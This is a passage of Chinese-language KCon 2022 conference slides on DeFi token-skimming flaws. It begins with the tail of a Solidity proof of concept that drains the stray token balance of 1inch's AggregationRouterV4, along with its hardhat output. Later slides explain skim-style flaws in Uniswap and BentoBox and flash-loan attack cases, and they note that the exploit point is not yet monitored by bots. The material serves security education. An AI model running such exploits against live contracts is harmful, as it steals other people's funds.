247         desc.srcToken = 0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeeeeeeeEEeE;
248         desc.dstToken = token;
249         desc.dstReceiver = msg.sender;
250         bytes memory data = "00";
251         aggregationRouterV4.swap(caller, desc, data);
252
253         balance = Token.balanceOf(msg.sender);
254         console.log("after exploit: ", balance);
255     }
256 }
```

KCon

+1

Test Result




成功转出了 AggregationRouterV4 合约里的全部 DCIP 代币余额 :)

```
user@c02gm367md6r scripts % npx hardhat run poc.js
Test deployed to: 0x189dB0D27fE2B73aF4D02CF4D2E8680e49F9e4DB
before exploit:  0
after exploit:  4641464445692524
```

KCon

+1




```
47      function swapAndPurchase(
48          address _ssovAddress,
49          address _ssovTokenAddress,
50          address _caller,
51          I1inchAggregationRouterV4.SwapDescription memory _desc,
52          bytes calldata _data,
53          PurchaseOption calldata _params
54      ) external returns (bool) {
55          IERC20SSOV ssov = IERC20SSOV(_ssovAddress);
56          IERC20 ssovToken = IERC20(_ssovTokenAddress);
57          IERC20 tokenFrom = IERC20(_desc.srcToken);
58          tokenFrom.safeTransferFrom(msg.sender, address(this), _desc.amount);
59          tokenFrom.safeApprove(address(aggregationRouterV4), _desc.amount);
60          (uint256 returnAmount, ) = aggregationRouterV4.swap(
61              _caller,
62              _desc,
63              _data
64          );
65          ssovToken.safeIncreaseAllowance(address(ssov), returnAmount);
66          ssov.purchase(_params.strikeIndex, _params.amount, _params.to);
67          _transferLeftoverBalance(_ssovTokenAddress);
68          return true;
69      }
```

漏洞危害

因为此合约属于高 TVL、多链部署的知名项目，日常使用量极大，容易预见会有很多意外转入或空投，所以潜在经济价值大。

再加上其他很多项目可能调用此函数，更是扩大了可利用面。

一些项目盲目信任 swap 的结果 returnAmount，并且没有进一步的校验。

所有调用 swap 函数的项目都有可能会受到这个漏洞的影响。比如左侧某项目实例。

KCon

+1

利用现状

根据对以太链上的监测，目前此利用点尚未被 bot 利用起来。比如监测到的这两笔交易：

0xe55591766f1b2c782ff…	Swap	17 days 11 hrs ago	1inch v4: Router	OUT	0x74de5d4fcbf63e00296…	0.001002981581381527
0xe55591766f1b2c782ff…	Swap	17 days 11 hrs ago	0x220bda5c8994804ac9…	IN	1inch v4: Router	0.000002981581381527
0x24634d987dcf93425fd…	Transfer	23 days 12 hrs ago	0x0096ca31c87771a2ed…	IN	1inch v4: Router	0.001

第一笔 transfer 交易中，往此 router 合约内转入了 0.001 $DATA token。

第二笔 swap 合约中，首先将换出来的 $DATA 代币转入了 router 合约，然后将此合约内的 $DATA 余额转出给了指定地址，于是“顺走”了合约内原本的data代币。

因为两笔交易时间相差较大，大概相隔6天，可以认为应该不是 bot 的监测，应该是人为或意外转出。所以该利用点目前可能还没被链上的 bots 监控到。

KCon

+1

Uniswap UniswapV2Router02

```
// **** REMOVE LIQUIDITY (supporting fee-on-transfer tokens) ****
function removeLiquidityETHSupportingFeeOnTransferTokens(
    address token,
    uint liquidity,
    uint amountTokenMin,
    uint amountETHMin,
    address to,
    uint deadline
) public virtual override ensure(deadline) returns (uint amountETH) {
    (, amountETH) = removeLiquidity(
        token,
        WETH,
        liquidity,
        amountTokenMin,
        amountETHMin,
        address(this),
        deadline
    );
    TransferHelper.safeTransfer(token, to, IERC20(token).balanceOf(address(this)));
    IWETH(WETH).withdraw(amountETH);
    TransferHelper.safeTransferETH(to, amountETH);
}
```

成因：

UniswapV2Router02合约在设计上不会存储native coin 和 token，只会暂时的中转代币1。

KCon

+1

Uniswap UniswapV2Pair

成因：

内置余额平衡机制，UniswapV2Pair合约将通过业务流程转入的token视为储备(reserve)，若实际余额与储备出现差值，则可以通过skim函数任意转出，以此实现实际余额与业务业务相匹配

```
// force balances to match reserves
function skim(address to) external lock {
    address _token0 = token0; // gas savings
    address _token1 = token1; // gas savings
    _safeTransfer(_token0, to, IERC20(_token0).balanceOf(address(this)).sub(reserve0));
    _safeTransfer(_token1, to, IERC20(_token1).balanceOf(address(this)).sub(reserve1));
}
```

KCon

Sushiswap BentoBox

成因：

内置余额平衡机制，BentoBox合约将通过业务流程转入的token视为业务余额(total.elastic)，若实际余额与储备出现差值，则可以通过调用deposit函数，将from参数填充为BentoBox合约本身的地址，即可将差值转换为真实充值，以此实现实际余额与业务业务相匹配

```
function deposit(
    IERC20 token_,
    address from,
    address to,
    uint256 amount,
    uint256 share
) public payable allowed(from) returns (uint256 amountOut, uint256 shareOut) {
    // Checks
    require(to != address(0), "BentoBox: to not set"); // To avoid a bad UI from burning funds

    // Effects
    IERC20 token = token_ == USE_ETHEREUM ? wethToken : token_;
    Rebase memory total = totals[token];

    // If a new token gets added, the tokenSupply call checks that this is a deployed contract. Needed for security.
    require(total.elastic != 0 || token.totalSupply() > 0, "BentoBox: No tokens");
    if (share == 0) {
        // value of the share may be lower than the amount due to rounding, that's ok
        share = total.toBase(amount, false);
        // Any deposit should lead to at least the minimum share balance, otherwise it's ignored (no amount taken)
        if (total.base.add(share.to128()) < MINIMUM_SHARE_BALANCE) {
            return (0, 0);
        }
    } else {
        // amount may be lower than the value of share due to rounding, in that case, add 1 to amount (Always round up)
        amount = total.toElastic(share, true);
    }

    // In case of skimming, check that only the skimmable amount is taken.
    // For ETH, the full balance is available, so no need to check.
    // During flashloans the _tokenBalanceOf is lower than 'reality', so skimming deposits will mostly fail during a flashloan.
    require(
        from != address(this) || token_ == USE_ETHEREUM || amount <= _tokenBalanceOf(token).sub(total.elastic),
        "BentoBox: Skim too much"
    );

    balanceOf[token][to] = balanceOf[token][to].add(share);
    total.base = total.base.add(share.to128());
    total.elastic = total.elastic.add(amount.to128());
    totals[token] = total;

    // Interactions
    // During the first deposit, we check that this token is 'real'
    if (token_ == USE_ETHEREUM) {
        // X2 - If there is an error, could it cause a DoS. Like balanceOf causing revert. (SWC-113)
        // X2: If the WETH implementation is faulty or malicious, it will block adding ETH (but we know the WETH implementation)
        IWETH(address(wethToken)).deposit{value: amount}();
    } else if (from != address(this)) {
        // X2 - If there is an error, could it cause a DoS. Like balanceOf causing revert. (SWC-113)
        // X2: If the token implementation is faulty or malicious, it may block adding tokens. Good.
        token.safeTransferFrom(from, address(this), amount);
    }
    emit LogDeposit(token, from, to, amount, share);
    amountOut = amount;
    shareOut = share;
}
```

KCon

+1


ERC20的设计缺陷

- 不可控的balanceOf：transfer函数对于接收方是无许可的，合约不能依赖balanceOf来实现业务，否则接收到未经业务流程的token之后未进行相关记录，将会导致业务数据混乱，进而可能产生安全问题。
- 无回调的transfer：直接调用transfer向目标转账，目标是无感知的，无法进行后续的业务流程，虽然有ERC223、ERC677、ERC777等扩展标准弥补，但生态已经成型，ERC20仍是主流。

KCon

+1

从“捡钱”到“抢钱”



KCon

+1

区块链世界是一座“黑暗森林”
任何一个获利点都是猎物

越常规的套利点便越是内卷，所以在DeFi中“捡钱”需要挖掘更多更深入的可利用的点，然而往往深入到最后，便是安全漏洞
例如一些闪电贷攻击中，本质是攻击者发现了某个可以套利的点，并用闪电贷的巨额资金去放大套利的利润。

KCon

+1

Flash loan

一个区块的信用

- 无抵押借贷
- 交易原子性
- 业务可定制

在仅一个交易中

1. 借贷
2. 执行业务
3. 还贷

KCon

+1

攻击案例

- Feminist Metaverse：业务逻辑问题，项目方代币在transfer时会收取一定手续费留作添加流动性，然而这一步骤未调用addLiquidity经过正常的添加流动性的流程，而是直接给pair合约增加余额，这一部分余额属于非业务余额，可以调用skim被任意转移出来。
- OneRing Finance：业务逻辑问题，充值后立马提现可产生利润空间，可利用闪电贷进行放大。
- Elephant Money：价格操纵，项目在业务设计上保证抵押和赎回的价值恒定，攻击者利用闪电贷借来的巨量资金先将抵押资产的价格拉高去抵押，然后再砸盘恢复正常价格，此时再去赎回将获得远超过抵押的数量。
- Inverse Finance：价格操纵，存入抵押品，然后利用闪电贷借来巨量资金拉高抵押品价值，再借出相应价值的资产，再砸盘恢复正常价格，此时借出的资产价值大于抵押品价值，攻击者获利，借贷平台出现坏账。

KCon


+1

成为“Web3英雄”

KCon

+1

道德黑客故事：Samczsun 和 BlockSec 的白帽拯救



KCon

+1

感谢您的观看！

THANKYOUFORYOURWANTCHING

KCon 2022 黑客大会